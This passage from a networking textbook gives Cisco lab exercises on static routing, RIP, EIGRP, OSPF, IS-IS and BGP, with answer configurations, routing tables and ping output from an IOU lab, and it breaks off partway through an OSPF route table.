

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Figure 6-28. RIP routing diagram

EXERCISE 3: EIGRP

Configure all interfaces and IP addresses, and enable EIGRP on all routers according to the following diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, and IOU1 to IOU5. Check to make sure that EIGRP is advertising routes and verify neighbor relationship. Use Figure 6-29 to complete the exercise.



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Figure 6-29. EIGRP routing diagram

EXERCISE 4: OSPF

Configure all interfaces and IP addresses, and enable OSPF on all routers according to the following diagram. Make sure that the router ID is the loopback address on each router. By default, all devices should not participate in OSPF. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure that OSPF is advertising routes by displaying the LSDB and your neighbors. Use OSPF process number 1 and Area 0. Use Figure 6-30 to complete the exercise.




Figure 6-30. *OSPF routing diagram*

EXERCISE 5: IS-IS

Configure all interfaces and IP addresses, and enable IS-IS on all routers according to the following diagram. All interfaces should participate in IS-IS at Level 1. Configure MD5 authentication on the IS-IS instance. Your key chain name should be ISIS_AUTH, and the key string should be MD5. Verify the adjacency by showing the neighbor adjacency and showing the routing table.




Figure 6-31. *IS-IS routing diagram*

AU26

EXERCISE 6: BGP

Configure all interfaces and IP addresses, and enable BGP on all routers according to the following diagram. Use the loopback addresses to establish the neighbor relationship. Make sure that the router ID is the loopback address on each router. Test pinging from IOU1 to IOU2. Verify the neighbor adjacency. Check that the adjacency does not drop when the interface on IOU1 is shut. Use Figure 6-32 to complete the exercise.




Figure 6-32. *BGP routing diagram*

Exercise Answers

This section provides answers to the exercise questions.

Exercise 1

Configure all interfaces and IP addresses, and add all static routes from IOU1 to IOU4 using the following diagram. Configure a default route on IOU4. Test pinging from IOU1 to IOU2, IOU1 to IOU3, and IOU1 to IOU4. Use Figure 6-33 and the following answers with commands to review the exercise.




Figure 6-33. *Static routing answer diagram*

```
IOU1(config)#int ethernet0/0
IOU1(config-if)#ip address 192.168.10.1 255.255.255.0
IOU1(config-if)#no shut
IOU1(config-if)#ip route 192.168.20.0 255.255.255.0 192.168.10.2
IOU1(config)#ip route 192.168.30.0 255.255.255.0 192.168.10.2
IOU1(config)#ip route 192.168.40.0 255.255.255.0 192.168.10.2

IOU3(config)#int ethernet0/0
IOU3(config-if)#ip address 192.168.10.2 255.255.255.0
IOU3(config-if)#no shut
IOU3(config-if)#int ethernet0/1
IOU3(config-if)#ip address 192.168.20.1 255.255.255.0
IOU3(config-if)#no shut
```

```
IOU3(config-if)#ip route 192.168.30.0 255.255.255.0 192.168.20.2
IOU3(config)#ip route 192.168.40.0 255.255.255.0 192.168.20.2

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.20.2 255.255.255.0
IOU2(config-if)#int e0/1
IOU2(config-if)#no shut
IOU2(config-if)#ip address 192.168.30.1 255.255.255.0
IOU2(config-if)#no shut
IOU2(config-if)#ip route 192.168.40.0 255.255.255.0 192.168.30.2
IOU2(config)#ip route 192.168.10.0 255.255.255.0 192.168.20.1

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.30.2 255.255.255.0
IOU4(config-if)#no shut
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.40.1 255.255.255.0
IOU4(config-if)#no shut
IOU4(config-if)#ip route 0.0.0.0 0.0.0.0 192.168.30.1

IOU1#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is 0.0.0.0 to network 0.0.0.0

S        192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.10.0/24 is directly connected, Ethernet0/0
L        192.168.10.1/32 is directly connected, Ethernet0/0
S     192.168.20.0/24 [1/0] via 192.168.10.2
S     192.168.30.0/24 [1/0] via 192.168.10.2
S     192.168.40.0/24 [1/0] via 192.168.10.2

IOU1#ping 192.168.10.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 6/6/7 ms
IOU1#ping 192.168.20.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
IOU1#ping 192.168.30.2
Type escape sequence to abort.
```

```
Sending 5, 100-byte ICMP Echos to 192.168.30.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
IOU1#ping 192.168.40.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.40.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/7/11 ms

IOU1#traceroute 192.168.40.1
Type escape sequence to abort.
Tracing the route to 192.168.40.1
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.10.2 5 msec 5 msec 5 msec
  2 192.168.20.2 6 msec 6 msec 6 msec
  3 192.168.30.2 7 msec 5 msec 6 msec
```

Exercise 2

Configure all interfaces and IP addresses and enable RIP on all routers according to the following diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure RIP is advertising routes. Use Figure 6-34 and the following answers with commands to review the exercise.




Figure 6-34. *RIP routing answer diagram*

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252
IOU1(config-if)#no shut
IOU1(config-if)#int e0/1
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252
IOU1(config-if)#no shut
IOU1(config-if)#router rip
IOU1(config-router)#network 192.168.1.0
IOU1(config-router)#network 192.168.2.0

IOU2(config-if)#int e0/0
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252
IOU2(config-if)#no shut
IOU2(config-if)#int e0/1
```

```
IOU2(config-if)#ip address 192.168.3.1 255.255.255.252
IOU2(config-if)#no shut
IOU2(config-if)#router rip
IOU2(config-router)#network 192.168.3.0
IOU2(config-router)#network 192.168.1.0

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.2.2 255.255.255.252
IOU3(config-if)#no shut
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.4.1 255.255.255.252
IOU3(config-if)#no shut
IOU3(config-if)#router rip
IOU3(config-router)#network 192.168.2.0
IOU3(config-router)#network 192.168.4.0

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.4.2 255.255.255.252
IOU4(config-if)#no shut
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.5.1 255.255.255.252
IOU4(config-if)#no shut
IOU4(config-if)#router rip
IOU4(config-router)#network 192.168.4.0
IOU4(config-router)#network 192.168.5.0

IOU5(config)#int e0/0
IOU5(config-if)#ip address 192.168.3.2 255.255.255.252
IOU5(config-if)#no shut
IOU5(config-if)#int e0/1
IOU5(config-if)#ip address 192.168.5.2 255.255.255.252
IOU5(config-if)#no shut
IOU5(config-if)#int e0/2
IOU5(config-if)#ip address 192.168.6.1 255.255.255.252
IOU5(config-if)#router rip
IOU5(config-router)#network 192.168.3.0
IOU5(config-router)#network 192.168.5.0
IOU5(config-router)#network 192.168.6.0

IOU6(config)#int e0/0
IOU6(config-if)#no switchport
IOU6(config-if)#ip address 192.168.6.2 255.255.255.252
IOU6(config-if)#no shut
IOU6(config-if)#router rip
IOU6(config-router)#network 192.168.6.0

IOU1#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
```

```
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

R     192.168.3.0/24 [120/1] via 192.168.1.2, 00:00:02, Ethernet0/0
R     192.168.4.0/24 [120/1] via 192.168.2.2, 00:00:08, Ethernet0/1
R     192.168.5.0/24 [120/2] via 192.168.2.2, 00:00:08, Ethernet0/1
                     [120/2] via 192.168.1.2, 00:00:02, Ethernet0/0
R     192.168.6.0/24 [120/2] via 192.168.1.2, 00:00:02, Ethernet0/0
```

AU27 We can see that all of our networks are being advertised through RIP.

```
IOU1#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/5 ms
IOU1#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms
IOU1#ping 192.168.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/5/7 ms
IOU1#ping 192.168.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
IOU1#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms
IOU1#ping 192.168.6.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.6.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 6/6/6 ms
```

Exercise 3

Configure all interfaces and IP addresses, and enable EIGRP on all routers according to the following diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, and IOU1 TO IOU5. Check to make sure that EIGRP is advertising routes and verify neighbor relationship. Use Figure 6-35 to complete the exercise.




Figure 6-35. *EIGRP routing answer diagram*

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252
IOU1(config-if)#int e0/1
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252
IOU1(config-if)#router eigrp 200
IOU1(config-router)#network 192.168.1.0 0.0.0.3
IOU1(config-router)#network 192.168.2.0 0.0.0.3

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.2.2 255.255.255.252
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.4.1 255.255.255.252
IOU3(config-if)#router eigrp 200
IOU3(config-router)#network 192.168.2.0 0.0.0.3
IOU3(config-router)#network 192.168.4.0 0.0.0.3

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252
IOU2(config-if)#int e0/1
IOU2(config-if)#ip address 192.168.3.1 255.255.255.252
IOU2(config-if)#router eigrp 200
IOU2(config-router)#network 192.168.1.0 0.0.0.3
IOU2(config-router)#network 192.168.3.0 0.0.0.3

IOU5(config)#int e0/0
IOU5(config-if)#ip address 192.168.3.2 255.255.255.252
IOU5(config-if)#int e0/1
```

```
IOU5(config-if)#ip address 192.168.5.2 255.255.255.252
IOU5(config-if)#router eigrp 200
IOU5(config-router)#network 192.168.3.0 0.0.0.3
IOU5(config-router)#network 192.168.3.0 0.0.0.3

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.4.2 255.255.255.252
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.5.1 255.255.255.252
IOU4(config)#router eigrp 200
IOU4(config-router)#network 192.168.4.0 0.0.0.3
IOU4(config-router)#network 192.168.5.0 0.0.0.3

IOU1#sh ip route eigrp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      192.168.3.0/30 is subnetted, 1 subnets
D        192.168.3.0 [90/307200] via 192.168.1.2, 00:04:05, Ethernet0/0
      192.168.4.0/30 is subnetted, 1 subnets
D        192.168.4.0 [90/307200] via 192.168.2.2, 00:05:49, Ethernet0/1
      192.168.5.0/30 is subnetted, 1 subnets
D        192.168.5.0 [90/332800] via 192.168.2.2, 00:00:38, Ethernet0/1
                     [90/332800] via 192.168.1.2, 00:00:38, Ethernet0/0

IOU1#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(200)/ID(192.168.2.1)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 192.168.3.0/30, 1 successors, FD is 307200
        via 192.168.1.2 (307200/281600), Ethernet0/0
P 192.168.2.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/1
P 192.168.1.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 192.168.4.0/30, 1 successors, FD is 307200
        via 192.168.2.2 (307200/281600), Ethernet0/1
P 192.168.5.0/30, 2 successors, FD is 332800
        via 192.168.1.2 (332800/307200), Ethernet0/0
        via 192.168.2.2 (332800/307200), Ethernet0/1
```

```
IOU1#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/5/7 ms
IOU1#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/8 ms
IOU1#ping 192.168.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
IOU1#ping 192.168.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/7 ms
IOU1#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/7/12 ms
```

Exercise 4

Configure all interfaces and IP addresses, and enable OSPF on all routers according to the following diagram. Make sure that the router ID is the loopback address on each router. By default, all devices should not participate in OSPF. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure that OSPF is advertising routes by displaying the LSDB and your neighbors. Use Figure 6-36 and the following answers with commands to review the exercise.




Figure 6-36. *OSPF routing answer diagram*

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252
IOU1(config-if)#int e0/1
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252
IOU1(config)#int loopback1
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
IOU1(config-if)#router ospf 1
IOU1(config-router)#passive-interface default
IOU1(config-router)#network 192.168.1.0 0.0.0.3 area 0
IOU1(config-router)#network 192.168.2.0 0.0.0.3 area 0
IOU1(config-router)#network 1.1.1.1 0.0.0.0 area 0
IOU1(config-router)#no passive-interface e0/0
IOU1(config-router)#no passive-interface e0/1
IOU1(config-router)#router-id 1.1.1.1
IOU1(config-router)#do clear ip ospf process

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.2.2 255.255.255.252
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.4.1 255.255.255.252
IOU3(config)#int loopback1
IOU3(config-if)#ip address 3.3.3.3 255.255.255.255
IOU3(config-if)#router ospf 1
IOU3(config-router)#passive-interface default
IOU3(config-router)#network 192.168.2.0 0.0.0.3 area 0
IOU3(config-router)#network 192.168.4.0 0.0.0.3 area 0
IOU3(config-router)#network 3.3.3.3 0.0.0.0 area 0
IOU3(config-router)#no passive-interface e0/0
IOU3(config-router)#no passive-interface e0/1
IOU3(config-router)#router-id 3.3.3.3
IOU3(config-router)#do clear ip ospf process

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252
IOU2(config-if)#int e0/1
IOU2(config-if)#ip address 192.168.3.1 255.255.255.252
IOU2(config)#int loopback1
IOU2(config-if)#ip address 2.2.2.2 255.255.255.255
IOU2(config-if)#router ospf 1
IOU2(config-router)#passive-interface default
IOU2(config-router)#network 192.168.1.0 0.0.0.3 area 0
IOU2(config-router)#network 192.168.3.0 0.0.0.3 area 0
IOU2(config-router)#network 2.2.2.2 0.0.0.0 area 0
IOU2(config-router)#no passive-interface e0/0
IOU2(config-router)#no passive-interface e0/1
IOU2(config-router)#router-id 2.2.2.2

IOU5(config)#int e0/0
IOU5(config-if)#ip address 192.168.3.2 255.255.255.252
IOU5(config-if)#int e0/1
IOU5(config-if)#ip address 192.168.5.2 255.255.255.252
```

```
IOU5(config)#int e0/2
IOU5(config-if)#ip address 192.168.6.1 255.255.255.252
IOU5(config-if)#int loopback1
IOU5(config-if)#ip address 5.5.5.5 255.255.255.255
IOU5(config-if)#router ospf 1
IOU5(config-router)#passive-interface default
IOU5(config-router)#no passive-interface e0/0
IOU5(config-router)#no passive-interface e0/1
IOU5(config-router)#no passive-interface e0/2
IOU5(config-router)#network 192.168.3.0 0.0.0.3 area 0
IOU5(config-router)#network 192.168.5.0 0.0.0.3 area 0
IOU5(config-router)#network 192.168.6.0 0.0.0.3 area 0
IOU5(config-router)#network 5.5.5.5 0.0.0.0 area 0
IOU5(config-router)#router-id 5.5.5.5

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.4.2 255.255.255.252
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.5.1 255.255.255.252
IOU4(config)#int loopback1
IOU4(config-if)#ip address 4.4.4.4 255.255.255.255
IOU4(config-if)#router ospf 1
IOU4(config-router)#passive-interface default
IOU4(config-router)#no passive-interface e0/0
IOU4(config-router)#no passive-interface e0/1
IOU4(config-router)#router-id 4.4.4.4
IOU4(config-router)#network 192.168.4.0 0.0.0.3 area 0
IOU4(config-router)#network 192.168.5.0 0.0.0.3 area 0
IOU4(config-router)#network 4.4.4.4 0.0.0.0 area 0

IOU6(config-if)#int e0/0
IOU6(config-if)#no switchport
IOU6(config-if)#ip address 192.168.6.2 255.255.255.252
IOU6(config-if)#int loopback1
IOU6(config-if)#ip address 6.6.6.6 255.255.255.255
IOU6(config-if)#router ospf 1
IOU6(config-router)#passive-interface default
IOU6(config-router)#router-id 6.6.6.6
IOU6(config-router)#no passive-interface e0/0
IOU6(config-router)#network 192.168.6.0 0.0.0.3 area 0
IOU6(config-router)#network 6.6.6.6 0.0.0.0 area 0

IOU1#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override
```

```
Gateway of last resort is not set

      2.0.0.0/32 is subnetted, 1 subnets
O        2.2.2.2 [110/11] via 192.168.1.2, 00:05:30, Ethernet0/0
      3.0.0.0/32 is subnetted, 1 subnets
O        3.3.3.3 [110/11] via 192.168.2.2, 00:05:30, Ethernet0/1
      4.0.0.0/32 is subnetted, 1 subnets
O        4.4.4.4 [110/21] via 192.168.2.2, 00:05:30, Ethernet0/1
      5.0.0.0/32 is subnetted, 1 subnets
O        5.5.5.5 [110/21] via 192.168.1.2, 00:05:30, Ethernet0/0
      6.0.0.0/32 is subnetted, 1 subnets
O        6.6.6.6 [110/31] via 192.168.1.2, 00:05:30, Ethernet0/0
      192.168.3.0/30 is subnetted, 1 subnets
O        192.168.3.0 [110/20] via 192.168.1.2, 00:05:30, Ethernet0/0
      192.168.4.0/30 is subnetted, 1 subnets
